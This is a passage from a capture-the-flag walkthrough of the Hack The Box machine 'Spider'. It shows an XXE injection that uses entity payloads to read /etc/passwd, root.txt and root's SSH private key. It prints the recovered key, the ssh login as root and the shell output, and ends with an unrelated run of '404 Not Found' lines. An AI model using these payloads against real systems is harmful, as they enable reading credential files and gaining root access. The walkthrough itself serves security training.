We then run **Burpsuite** the add this payload to the intial comment i.e **version=1.0.0--><!DOCTYPE root...** .In order to trigger **XXE** and load the external entity file, we also have to set the **username** to **%26admin%3b** & [and the user you logged in with] and url-encode the **username**




We then **send** the **request** and we **copy** the set-cookie session from the **response** then we **follow-redirect** then we paste the cookie to cookie session in the **request that was redirected to** .we then send the **request** and we get the **etc/passwd** in the **response**



Since we believe the application is running with root privileges, we can get the **root .txt** by changing our payload to this **/root/root.txt** file as our external entity. Our payload looks as follows:


code-payload-root.txt

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/root.txt'>]><!--
```



we then repeat this process . We then **send** the **request** and we **copy** the set-cookie session from the **response** then we **follow-redirect** then we paste the cookie to cookie session in the **request that was redirected to** .we then send the **request** and we get the **root.txt** in the **response**


we get the root.txt from the response;




Lets get the **rsa key** so that we can ssh the root .we set the **/root/.ssh/id_rsa** file as our external entity. Our payload looks as follows:

code-payload-ssh

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/.ssh/id_rsa'>]><!--
```



we then repeat this process . We then **send** the **request** and we **copy** the set-cookie session from the **response** then we **follow-redirect** then we paste the cookie to cookie session in the **request that was redirected to**.we then send the **request** and we get the **id_rsa key** in the **response**



```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA/dn2XpJQuIw49CVNdAgde05WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foqgQlDvuZKwFAATvTjLiXuE7gLCItPt
iFtbq7RQV/xATwAmdRFRlB7x63TG6mZDRkvFvGfiHwqAnkuJNqoV3cLgIXLuwUvk
4d3/Vo/MdEub02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMLJc3vo5Z
EgkdKXy3RnLkvtxpILfmAZGu0T+R1G1moPDqoDWRBwU+wdbeS35vqH0uM5WUH
vPt5ZDGkID4Tft57udHxPISd6YBhLT5ooHFFQIDAQABAoIBAFx8B9Acg6Vc0k0/N
krhfyUuo4j7ZBHDfJbI7aFInZPBwRtq75VH0eexud2vMDxAeQfJlLyp9q8/a1mdb
sz4EkuCrQ0509QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbn
rKwBlmMiQnAYzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8KBGs8RFuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCFMfeUsU0ByLcg3yEypCLO/M
s7pWQ1e4m27/NmU7R/cslc03YF0xow+CIbddd59dBKTZKErdiMd49W1Z5xizL7Rdt
WBTACsUCgYEAYU9azupb71YngQVLpdT0zoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBF7EJC00DXNVSY+4vEXqMTx9TxpMtSP6u0WIVwy9C7K/wCz+WXNV0zc0
kcSQH/YfkDzjADkMxHXkz9THXCCChOfEt7IUmNSM2VBKb1xBMkuLXQbMcGyEAWUBS
FhRNRIB3os7qYayE+XrGVdx/KXcKva6zn20YktwYlH2HLfXcFQ0dr30cPxxBSrIS
BAKYcdFXSUQDPJ1/qE210vDLmJFu4Xs7ZdG680s5v8JmF6TLTw10V45g38D3agEL
w42zV3vV7bsAhQsMvd3igLEoDft34j09nQv9KBcCgYEAK8eLVAY7AxFTljKK++ui
/Xv9DWnjtz2Ufo5Pa14j00+Wq7C40rSFbth1Tvz8Tc+ovPLSD0YKODLgOWaKcQZ
mVaF3j640sgyzH0Xe7T2iq788NF4GzuXhCL8Ql09hqj7dbhrpPUEyWrcBsd1U8G3
AsAj8jIt0b6HZHNOoweFGX0CgYAIcQmgu2VjZ9ARp/Lc7tR0nyNCDLI14dc/dGg
LmQYLuNyQSnuwktNYGdvLY8oHJ+mYLh3jGYUTXUIqdHmM+v7p87fSmqBVoL7BjT
KfwnD761zVxhDuJ5KPC9ZcUnaJe3XabZU7oCSDbj9K0X5Ja6CLDRswMP31jnW0j
64yyLwKBgBkRFxxuGk89IMmcN19zMA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVSPePvIZBfrrnszhP77sgCX8Grhx9GLVMUdxo+j
-----END RSA PRIVATE KEY-----
```

After copying the key to our machine we can use it to ssh to the system as root :

code-chmod on root key

```
chmod 600 root.key
```

Then we use the **root key** to have an interactive shell after ssh alongside root

code-ssh@chiv

```
ssh -i root.key root@spider.htb
```

```
(root@kali)~[/home/leshack98/project/HTB/spider]
# vi root.key

(root@kali)~[/home/leshack98/project/HTB/spider]
# chmod 600 root.key

(root@kali)~[/home/leshack98/project/HTB/spider]
# ssh -i root.key root@spider.htb
Last login: Fri Jul 23 14:11:40 2021
root@spider:~# whoami
root
root@spider:~# ls
root.txt
root@spider:~# cat root.txt
20a77a0f6654dbc267271db4e4ddcb61
root@spider:~# ls -la
total 56
drwx----- 7 root root 4096 May 18 00:23 .
drwxr-xr-x 24 root root 4096 Jul 23 14:12 ..
lrwxrwxrwx 1 root root 9 Apr 24 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 3 root root 4096 May 18 00:23 .cache
drwx----- 3 root root 4096 May 18 00:23 .gnupg
-rw----- 1 root root 42 May 4 15:38 .lesshtst
drwxr-xr-x 3 root root 4096 May 18 00:23 .local
lrwxrwxrwx 1 root root 9 Apr 24 2020 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 33 Oct 27 21:31 root.txt
drwx----- 2 root root 4096 May 18 00:23 .ssh
drwxr-xr-x 2 root root 4096 May 18 00:23 .vim
-rw----- 1 root root 11927 May 12 13:37 .viminfo
root@spider:~#
```

```
Response
120 404 Not Found
121 404 Not Found
122 404 Not Found
123 404 Not Found
124 404 Not Found
125 404 Not Found
126 404 Not Found
127 404 Not Found
128 404 Not Found
129 404 Not Found
130 404 Not Found
131 404 Not Found
132 404 Not Found
133 404 Not Found
134 404 Not Found
135 404 Not Found
136 404 Not Found
137 404 Not Found
138 404 Not Found
139 404 Not Found
140 404 Not Found
141 404 Not Found
142 404 Not Found
143 404 Not Found
144 404 Not Found
145 404 Not Found
146 404 Not Found
147 404 Not Found
148 404 Not Found
149 404 Not Found
150 404 Not Found
151 404 Not Found
152 404 Not Found
153 404 Not Found
154 404 Not Found
155 404 Not Found
156 404 Not Found
157 404 Not Found
158 404 Not Found
159 404 Not Found
160 404 Not Found
161 404 Not Found
162 404 Not Found
163 404 Not Found
164 404 Not Found
165 404 Not Found
166 404 Not Found
167 404 Not Found
168 404 Not Found
169 404 Not Found
170 404 Not Found
171 404 Not Found
172 404 Not Found
173 404 Not Found
174 404 Not Found
175 404 Not Found
176 404 Not Found
177 404 Not Found
178 404 Not Found
179 404 Not Found
180 404 Not Found
181 404 Not Found
182 404 Not Found
183 404 Not Found
184 404 Not Found
185 404 Not Found
186 404 Not Found
187 404 Not Found
188 404 Not Found
189 404 Not Found
190 404 Not Found
191 404 Not Found
192 404 Not Found
193 404 Not Found
194 404 Not Found
195 404 Not Found
196 404 Not Found
197 404 Not Found
198 404 Not Found
199 404 Not Found
200 404 Not Found
```

-----END successful attack @leshack98-----